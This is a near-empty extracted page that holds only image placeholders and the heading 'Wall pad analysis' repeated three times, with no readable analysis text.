


# Wall pad analysis







# Wall pad analysis



# Wall pad analysis




